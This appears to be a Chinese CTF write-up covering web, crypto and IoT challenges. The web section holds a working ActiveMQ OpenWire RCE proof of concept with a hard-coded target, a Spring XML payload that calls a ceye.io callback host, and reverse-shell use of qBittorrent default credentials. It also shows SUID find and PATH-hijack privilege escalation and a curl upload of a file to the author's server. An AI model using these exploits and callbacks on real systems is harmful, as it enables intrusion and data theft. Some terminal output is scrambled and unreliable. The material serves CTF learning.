


# web

## Reverse and Escalation.

先是登录，抓一个登录包，发现一个 `Authorization: Basic YWRtaW46YWRtaW4=`，解码后发现是刚刚输入的用户名和密码，bp爆破登录一下。



爆破出 `admin:admin`，登录后可以知道这是 ActiveMQ。

参考链接: [Apache-ActiveMQ-RCE](#)

### ActiveMQ.java

```
package org.vidar;

import java.io.*;
import java.net.Socket;

public class ActiveMQ {
    public static void main(final String[] args) throws Exception {
        System.out.println("[*] Poc for ActiveMQ openwire protocol rce");
        String ip = "47.102.184.100";
        int port = 31980;
        String pocxml = "http://xxxx:xxx/poc.xml";
        Socket sck = new Socket(ip, port);
        OutputStream os = sck.getOutputStream();
        DataOutputStream out = new DataOutputStream(os);
```

```

        out.writeInt(0); //无所谓
        out.writeByte(31); //dataType ExceptionResponseMarshaller
        out.writeInt(1); //CommandId
        out.writeBoolean(true); //ResponseRequired
        out.writeInt(1); //CorrelationId
        out.writeBoolean(true);
        //use true -> red utf-8 string
        out.writeBoolean(true);

        out.writeUTF("org.springframework.context.support.ClassPathXmlApplicationContext");
        //use true -> red utf-8 string
        out.writeBoolean(true);
        out.writeUTF(pocxml);
        //call
        org.apache.activemq.openwire.v1.BaseDataStreamMarshaller#createThrowable cause
        rce

        out.close();
        os.close();
        sck.close();
        System.out.println("[*] Target\t" + ip + ":" + port);
        System.out.println("[*] XML address\t" + pocxml);
        System.out.println("[*] Payload send success.");
    }
}

```

### poc.xml

```

<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>ping</value>
                <value>kbqsag.ceye.io</value>
            </list>
        </constructor-arg>
    </bean>
</beans>

```

反弹shell后, 发现 /flag 没有权限查看, 需要提权。

先用find命令查看有SUID权限的程序, 发现find有这个权限

```
find / -perm -4000 2>/dev/null
```

```

activemq@gamebox-107-153-80677e5557d1f112:/opt/activemq$ cat /flag
cat /flag
cat: /flag: Permission denied
activemq@gamebox-107-153-80677e5557d1f112:/opt/activemq$ find / -perm -4000 2>/dev/null
<1f112:/opt/activemq$ find / -perm -4000 2>/dev/null
/usr/bin/find
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/bin/umount
/bin/su
/bin/mount
activemq@gamebox-107-153-80677e5557d1f112:/opt/activemq$ █

```

用find命令提权查看flag。

```
find `which find` -exec cat /flag \;
```

```

webapps
webapps-demo
activemq@gamebox-107-153-62b16de4d7e5a94a:/opt/activemq$ find `which find` -exec whoami \;
<4a:/opt/activemq$ find `which find` -exec whoami \;
root
activemq@gamebox-107-153-62b16de4d7e5a94a:/opt/activemq$ find `which find` -exec cat /flag \;
</opt/activemq$ find `which find` -exec cat /flag \;
hgame{30cdf3a1c6a3f0b4d4734ba2dfc6a30127fff0c4}
activemq@gamebox-107-153-62b16de4d7e5a94a:/opt/activemq$ sent 74, rcvd 657

```

## Reverse and Escalation.II

和上一题一样是ActiveMQ，同样先反弹shell。

同样先用find查看有SUID权限的应用，发现find有问题。

```

activemq@gamebox-107-158-abe3d60fe09b5f10:/opt/activemq$ find
find
activemq@gamebox-107-158-abe3d60fe09b5f10:/opt/activemq$ find 1
find 1
2384 + 9862 =
wrong answer!
activemq@gamebox-107-158-abe3d60fe09b5f10:/opt/activemq$ a█

```

把find上传出来，分析一下，上传的方法是先在自己服务器写一个上传的路径，然后用 curl -F 把文件上传到自己的服务器。

参考：

```
curl -F "pic=/usr/bin/find" http://xxx:xxx/upload_file.php
```

ida分析find，发现find被改了

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v3; // eax
4     unsigned int v4; // eax
5     unsigned int v6; // [rsp+20h] [rbp-10h]
6     unsigned int v7; // [rsp+24h] [rbp-Ch]
7     int i; // [rsp+28h] [rbp-8h]
8     int v9; // [rsp+2Ch] [rbp-4h]
9
10    v3 = time(0LL);
11    srand(v3);
12    v9 = 0;
13    for ( i = 1; i < argc; ++i )
14    {
15        v7 = rand() % 23333;
16        v6 = rand() % 23333;
17        printf("%d + %d = \n", v7, v6);
18        if ( v7 + v6 != atoi(argv[i]) )
19        {
20            puts("wrong answer!");
21            return 1;
22        }
23        v4 = atoi(argv[i]);
24        printf("%d correct!\n", v4);
25        if ( ++v9 > 38 )
26        {
27            setuid(0);
28            system("ls");
29            return 0;
30        }
31    }
32    return 0;
33 }

```

分析发现，这个程序需要我们做38道加法题，做完后就以 uid=0 的状态执行 ls。

先做题，随机数种子取的是当前时间，我选择写一个c来生成命令，再用 system 来执行 find

脚本：

```

#include<stdlib.h>
#include<time.h>

char* itoa(int val, int base){
    static char buf[32] = {0};
    int i = 30;
    for(; val && i ; --i, val /= base)
        buf[i] = "0123456789abcdef"[val % base];
    return &buf[i+1];
}

int main()
{
    int v3 = time(0);
    srand(v3);
    char cmd[1000]="find ";
    int cnt = 5;
    for(int i=0;i<39;i++)
    {
        int v7 = rand() % 23333;
        int v6 = rand() % 23333;

```

```

    int res = v7+v6;
    //printf("%d\n",res);
    char *res_chars;
    res_chars = itoa (res,10);
    for(int i=0;res_chars[i];i++)
    {
        cmd[cnt]=res_chars[i];
        cnt++;
    }
    cmd[cnt++]=' ';

}
system(cmd);
}

```

接着是静态编译，不然上传后运行不了

```
gcc new.c -o new -static
```

服务器有 `wget`，可以把文件放到自己服务器上再用 `wget` 下载下来。

下载完后给上执行权限

```
chmod 777 new
```

执行new，可以看到能执行到 `1s` 了。

```

activemq@gamebox-107-158-abe3d60fe09b5f10:/tmp$ ./new
./new: processed source if appropriate.
hsperfdata_activemq: complete backtrace with any bug report.
hsperfdata_root: /share/doc/gcc-11/README.Bugs> for instructions.
new
15664 + 23187 = [~/桌面/web/tools/LD_PRELOAD]
38851 correct! [~/桌面/web/tools/LD_PRELOAD]
13489 + 18407 = [~/桌面/web/tools/LD_PRELOAD]
31896 correct! [~/桌面/web/tools/LD_PRELOAD]
18446 + 10912 = [~/桌面/web/tools/LD_PRELOAD]
29358 correct! [~/桌面/web/tools/LD_PRELOAD]
16710 + 17049 = full bug report,
33759 correct! [~/桌面/web/tools/LD_PRELOAD]
8449 + 2277 = the complete backtrace with any bug report.
10726 correct! /share/doc/gcc-11/README.Bugs> for instructions.
5847 + 4743 = [~/桌面/web/tools/LD_PRELOAD]
10590 correct! [~/桌面/web/tools/LD_PRELOAD]
16382 + 17547 = new [~/桌面/web/tools/LD_PRELOAD]

```

接着是搞定这个 `1s`，我们写一个执行其他命令的shell脚本，脚本名字就叫做 `1s`，并给上执行权限

```

echo "cat /flag" > 1s
chmod 777 1s

```

接着修改环境变量，把自己写的 `1s` 脚本路径放在 `PATH` 的最前面。当系统调用 `1s` 时，会按照 `PATH` 文件夹的顺序遍历，执行最前面的那一个 `1s`。

```
export PATH="/tmp:$PATH"
```

再次执行new，即可得到flag。

```
activemq@gamebox-107-158-abe3d60fe09b5f10:/tmp$ export PATH="/tmp:$PATH"
export PATH="/tmp:$PATH"
activemq@gamebox-107-158-abe3d60fe09b5f10:/tmp$ ./new
./new
hgame{ce168c38c894fb78733dd16c380eff72b1dafcaa}
11912 + 13743 =
25655 correct!
14544 + 21475 =
36019 correct!
9396 + 9561 =
18957 correct!
5701 + 18407 =
24108 correct!
5315 + 4608 =
9923 correct!
```

## Whose Home?


信息收集，可以知道这是一个 qBittorrent Web UI，搜索漏洞，可以知道有一个 CVE-2023-30801

参考链接：[qBittorrent Web UI 默认凭据导致 RCE \(CVE-2023-30801\)](#)

默认密码登录

```
username: admin
password: adminadmin
```

登录后，在设置里放上反弹shell的payload，中文可以自己调。



找一个 torrent 文件，单击上传，上传成功后即可反弹shell。

用find命令查看哪些程序有 SUID 权限

```
find / -perm -4000 2>/dev/null
```

用 iconv 读 /flag 即可得到flag1。

```
iconv /flag
```

```
gamebox-107-160-c4735bell114f903a-qbittorrent:/tmp/tools$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/package/admin/s6-overlay-helpers-0.1.0.1/command/s6-overlay-suexec
/usr/bin/iconv
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
gamebox-107-160-c4735bell114f903a-qbittorrent:/tmp/tools$ iconv /flag
iconv /flag
hgame{b4c225c55d887481f28ee157d316dac7802e2647}
gamebox-107-160-c4735bell114f903a-qbittorrent:/tmp/tools$
```

# crypto

## transformation

源码:

```
#!/usr/bin/env python
# coding: utf-8

from Crypto.Util.number import *
from secret import Curve,gx,gy

# flag = "hgame{" + hex(gx+gy)[2:] + "}"

def ison(C, P):
    c, d, p = C
    u, v = P
    return (u**2 + v**2 - c**2 * (1 + d * u**2*v**2)) % p == 0

def add(C, P, Q):
    c, d, p = C
    u1, v1 = P
    u2, v2 = Q
    assert ison(C, P) and ison(C, Q)
    u3 = (u1 * v2 + v1 * u2) * inverse(c * (1 + d * u1 * u2 * v1 * v2), p) % p
    v3 = (v1 * v2 - u1 * u2) * inverse(c * (1 - d * u1 * u2 * v1 * v2), p) % p
    return (int(u3), int(v3))

def mul(C, P, m):
```

```

assert ison(C, P)
c, d, p = C
B = bin(m)[2:]
l = len(B)
u, v = P
PP = (-u, v)
O = add(C, P, PP)
Q = O
if m == 0:
    return O
elif m == 1:
    return P
else:
    for _ in range(l-1):
        P = add(C, P, P)
        m = m - 2**(l-1)
    Q, P = P, (u, v)
    return add(C, Q, mul(C, P, m))

```

c, d, p = Curve

```

G = (gx, gy)
P = (423323064726997230640834352892499067628999846,
44150133418579337991209313731867512059107422186218072084511769232282794765835)
Q = (1033433758780986378718784935633168786654735170,
2890573833121495534597689071280547153773878148499187840022524010636852499684)
S = (875772166783241503962848015336037891993605823,
51964088188556618695192753554835667051669568193048726314346516461990381874317)
T = (612403241107575741587390996773145537915088133,
64560350111660175566171189050923672010957086249856725096266944042789987443125)
assert ison(Curve, P) and ison(Curve, Q) and ison(Curve, G)
e = 0x10001
print(f"eG = {mul(Curve, G, e)}")

# eG =
(40198712137747628410430624618331426343875490261805137714686326678112749070113,
65008030741966083441937593781739493959677657609550411222052299176801418887407)

```

参考链接: [2024 SICTF Round#3出题 crypto misc osint](#)

[2024-SICTF-#Round3-wp-crypto](#)

[Crypto趣题-曲线](#)

先求出G在 Weierstrass 上的值, 再转换回去即可得到原先的G

exp:

求p, d, c^2:

```

from math import gcd

def happy(C, P):
    """
    Verification points are on the curve
    """

```



```

c, d, p = C
u, v = P
return (u**2 + v**2 - cc * (1 + d * u**2*v**2)) % p == 0

def a_and_b(u1,u2,v1,v2):
    """
    Helper function used to simplify calculations
    """
    a12 = u1**2 - u2**2 + v1**2 - v2**2
    b12 = u1**2 * v1**2 - u2**2 * v2**2
    return a12, b12

def find_modulus(u1,u2,u3,u4,v1,v2,v3,v4):
    """
    Compute the modulus from four points
    """
    a12, b12 = a_and_b(u1,u2,v1,v2)
    a13, b13 = a_and_b(u1,u3,v1,v3)
    a23, b23 = a_and_b(u2,u3,v2,v3)
    a24, b24 = a_and_b(u2,u4,v2,v4)

    p_almost = gcd(a12*b13 - a13*b12, a23*b24 - a24*b23)

    for i in range(2,1000):
        if p_almost % i == 0:
            p_almost = p_almost // i

    return p_almost

def c_sq_d(u1,u2,v1,v2,p):
    """
    Helper function to computer c^2 d
    """
    a1,b1 = a_and_b(u1,u2,v1,v2)
    return a1 * pow(b1,-1,p) % p

def c(u1,u2,v1,v2,p):
    """
    Compute c^2, d from two points and known modulus
    """
    ccd = c_sq_d(u1,u2,v1,v2,p)
    cc = (u1**2 + v1**2 - ccd*u1**2*v1**2) % p
    d = ccd * pow(cc, -1, p) % p
    return cc, d

P = (423323064726997230640834352892499067628999846,
44150133418579337991209313731867512059107422186218072084511769232282794765835)
Q = (1033433758780986378718784935633168786654735170,
2890573833121495534597689071280547153773878148499187840022524010636852499684)
S = (875772166783241503962848015336037891993605823,
51964088188556618695192753554835667051669568193048726314346516461990381874317)
T = (612403241107575741587390996773145537915088133,
64560350111660175566171189050923672010957086249856725096266944042789987443125)

```

```

u1, v1 = P
u2, v2 = Q
u3, v3 = S
u4, v4 = T

p = find_modulus(u1,u2,u3,u4,v1,v2,v3,v4)
cc, d = c(u1,u2,v1,v2,p)

C = cc, d, p
assert happy(C, P)
assert happy(C, Q)
assert happy(C, S)
assert happy(C, T)

print(f'Found curve parameters')
print(f'p = {p}')
print(f'c^2 = {cc}')
print(f'd = {d}')

"""
Found curve parameters
p =
67943764351073247630101943221474884302015437788242536572067548198498727238923
c^2 =
12908728488299650872377430201970332178171657588185291326485782119189255844928
d = 8779982120820562807260290996171144226614358666469579196351820160975526615300
"""

```

求G:

```

# sage
#part1 get c2, d
P = (423323064726997230640834352892499067628999846,
44150133418579337991209313731867512059107422186218072084511769232282794765835)
Q = (1033433758780986378718784935633168786654735170,
2890573833121495534597689071280547153773878148499187840022524010636852499684)
S = (875772166783241503962848015336037891993605823,
51964088188556618695192753554835667051669568193048726314346516461990381874317)
T = (612403241107575741587390996773145537915088133,
64560350111660175566171189050923672010957086249856725096266944042789987443125)
eG =
(40198712137747628410430624618331426343875490261805137714686326678112749070113,
65008030741966083441937593781739493959677657609550411222052299176801418887407)

p =
67943764351073247630101943221474884302015437788242536572067548198498727238923
c2 =
12908728488299650872377430201970332178171657588185291326485782119189255844928
d = 8779982120820562807260290996171144226614358666469579196351820160975526615300
a = 1

PR.<C> = PolynomialRing(Zmod(p))
f = c^2 - c2

```

```

#print(f.roots())

c = f.roots()[0][0]
#c = f.roots()[1][0]

#part2 map to ECC
F = GF(p)
dd = F(d*c^4)
A = F(2) * F(a+dd) / F(a-dd)
B = F(4) / F(a-dd)
a = F(3-A^2) / F(3*B^2)
b = F(2*A^3-9*A) / F(27*B^3)

def edwards_to_ECC(x,y):
    x1 = F(x) / F(c)
    y1 = F(y) / F(c)
    #now curve is a*x^2+y^2 = 1+dd*x^2*y^2

    x2 = F(1+y1) / F(1-y1)
    y2 = F(x2) / F(x1)
    #now curve is By^2 = x^3 + Ax^2 + x

    x3 = (F(3*x2) + F(A)) / F(3*B)
    y3 = F(y2) / F(B)
    #now curve is y^2 = x^3 + ax + b

    return (x3,y3)

def ECC_to_edwards(x,y):
    x2 = (F(x) * F(3*B) - F(A)) / F(3)
    y2 = F(y) * F(B)
    #now curve is By^2 = x^3 + Ax^2 + x

    x1 = F(x2) / F(y2)
    y1 = F(1) - (F(2) / F(x2+1))
    #now curve is a*x^2+y^2 = 1+dd*x^2*y^2

    x_ = F(x1) * F(c)
    y_ = F(y1) * F(c)
    #now curve is a*x^2+y^2 = c^2(1+d*x^2*y^2)

    return (x_,y_)

E = EllipticCurve(GF(p), [a, b])
P = E(edwards_to_ECC(P[0],P[1]))
Q = E(edwards_to_ECC(Q[0],Q[1]))
C = E(edwards_to_ECC(eG[0],eG[1]))

print(C)

e = 0x10001

import gmpy2

t = gmpy2.invert(e,E.order())

```

```

G = C * t

G = ECC_to_edwards(G[0],G[1])
print(G)
# print(hex(G[0]+G[1])[2:])
flag = "hgame{" + hex(G[0]+G[1])[2:] + "}"
print(flag)
"""
(60509997141402220432457672116464144281323849418849996079955274693120169548926 :
64398762792438422614266845264105268512048378462904543894039824596662785909770 :
1)
(10801522842243173004305732551018051267087389767241338575531365181016273121234,
45542712889400624552765069228326432314004665232870865493507801651803120421882)
hgame{7c91b51150e2339628f10c5be61d49bbf9471ef00c9b94bb0473feac06303bcc}
"""

```

# IoT

## ez7621

参考链接: [提取路由器固件中的squashfs文件系统unsquashfs提取方法](#)

从附件的bin里面提取出文件系统。

先用hexdump查看并定位squashfs的文件头 (hsqs) 位置

```
hexdump -C ez7621.bin | grep hsqs
```

得到结果:

```

(root@kali)-[/home/amber/桌面/iot]
# hexdump -C ez7621.bin | grep hsqs
002b6440 ed 00 68 73 71 73 4c 05 00 00 43 78 53 65 00 00 | ..hsqsL ... CxSe .. |

```

可见hsqs的开始位置是0x002b6442, dd命令是不支持16进制的, 先转换为10进制, 0x002b6442转为10进制后为2843714, 接着可以构建dd命令了。

```
dd if=ez7621.bin of=ez7621.squashfs skip=1 bs=2843714
```

这样就得到了ez7621.squashfs文件了, 解压squashfs文件需要用到unsquashfs命令

```
unsquashfs ez7621.squashfs
```

运行该命令后, 会在当前目录生成文件夹squashfs-root, 里面就是解压出来的文件系统

接着在这个文件夹下面搜索名字带flag的文件

```
find squashfs-root -name "*flag*"
```

```
(root@kali)-[/home/amber/桌面/iot] lag.list
# find squashfs-root -name "*flag*" flag.perm
squashfs-root/etc/modules.d/30-flag flag.control
squashfs-root/etc/modules-boot.d/30-flag flag.ko
squashfs-root/usr/lib/opkg/info/kmod-flag.list
squashfs-root/usr/lib/opkg/info/kmod-flag.prerm
squashfs-root/usr/lib/opkg/info/kmod-flag.control
squashfs-root/lib/modules/5.15.137/mt7621-flag.ko
```

ida分析 mt7621-flag.ko

```
0  int v7; // $t0
1  __int16 v8; // $a3
2  char v9; // $v0
3  __int64 v10; // $v0
4  char v12[44]; // [sp+14h] [-68h] BYREF
5  int v13[13]; // [sp+40h] [-3Ch] BYREF
6
7  v0 = ">17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aog4d44+";
8  v1 = v12;
9  do
0  {
1      v2 = *(_DWORD *)v0;
2      v3 = *((_DWORD *)v0 + 1);
3      v4 = *((_DWORD *)v0 + 2);
4      v5 = *((_DWORD *)v0 + 3);
5      v0 += 16;
6      *(_DWORD *)v1 = v2;
7      *((_DWORD *)v1 + 1) = v3;
8      *((_DWORD *)v1 + 2) = v4;
9      *((_DWORD *)v1 + 3) = v5;
0      v1 += 16;
1  }
2  while ( v0 != "g5aog4d44+" );
3  v6 = *(_DWORD *)v0;
4  v7 = *((_DWORD *)v0 + 1);
5  v8 = *((_WORD *)v0 + 4);
6  v9 = v0[10];
7  *(_DWORD *)v1 = v6;
8  *((_DWORD *)v1 + 1) = v7;
9  *((_WORD *)v1 + 4) = v8;
0  v1[10] = v9;
1  memset(v13, 0, 50);
2  v10 = (unsigned int)strlen(v12, 43);
3  if ( (unsigned int)v10 >= 0x2B )
4  {
5      if ( (_DWORD)v10 != 43 )
6          fortify_panic("strlen");
7      v10 = fortify_panic("strlen");
8  }
9  while ( (_DWORD)v10 != HIWORD(v10) )
0  {
1      *((_BYTE *)v13 + HIWORD(v10)) = v12[HIWORD(v10)] ^ 0x56;
2      ++HIWORD(v10);
3  }
```

取出 v0 的值, xor 爆破 key, 即可得到 flag。

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Last build: 7 months ago

Options

About / Support

Operations

xor

XOR

XOR Brute Force

XXCD Random Number

Hex to Object Identifier

Unicode Text Format

Text Encoding Brute Force

Lorenz

Magic

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Recipe

XOR Brute Force

Key length1

Sample length100

Sample offset0

SchemeStandard

☐ Null preserving

☒ Print key

☐ Output as hex

Crib (known plaintext string)

STEP

BAKE!

☒ Auto Bake

Input

>17;3-ee44`3`a{`boe{b2fb{4`d4{bdg5aog4d44+}

Output

Key = 53: mbdh`~66gg3`32(31<6(1a51(g37g(174f2<<4g7ggx  
Key = 54: jecogy11`4g45/46;1/6f26/'40`/603a5;;3`0`  
Key = 55: kdbnfx00aa5f54.57:0.7g37.a51a.712`4::2a1aa~  
Key = 56: hgame{33bb6e67-6493-4d04-b62b-421c7991b2bb}  
Key = 57: if`ldz22cc7d76,7582,5e15,c73c,530b6880c3cc|  
Key = 58: fiocku==118k89#8:7=#:j>:#18<l#:;<?m977?l<l1s  
Key = 59: ghnbjt<mm9j98"9;6<";k?;"m9=m";=>1866>m=mmr  
Key = 5a: dkmaiw??nn:i:;!85?l8h<8!n:>n!8>o;55=n>nnq  
Key = 5b: ejl`hv>>oo;h; ;94> 91=9 o;?o 9?<n:44<o?oop  
Key = 5c: bmkgoq99hh<o<='<>39'>n:>'h<8h'>8;i=33;h8hhw  
Key = 5d: cljfnp88ii=n=<&=?28&?o;?&i=9i&?9:h<22:i9iiv  
Key = 5e: `oitems;;jj>m>?%><1;%<18<%j>:j%<:9k>119j;jju  
Key = 5f: anhdlr::kk?l?>\$?>0:\$=m9=\$k?;k\$=;8j>008k;kkt  
Key = 60: ^QW[SMenqEQTTnULSnullSOWESCnullSTaI`••ENQESCSThRackSThESCtNuleotTescSThEOTBELUsohI`••I`  
•BELTrotTTK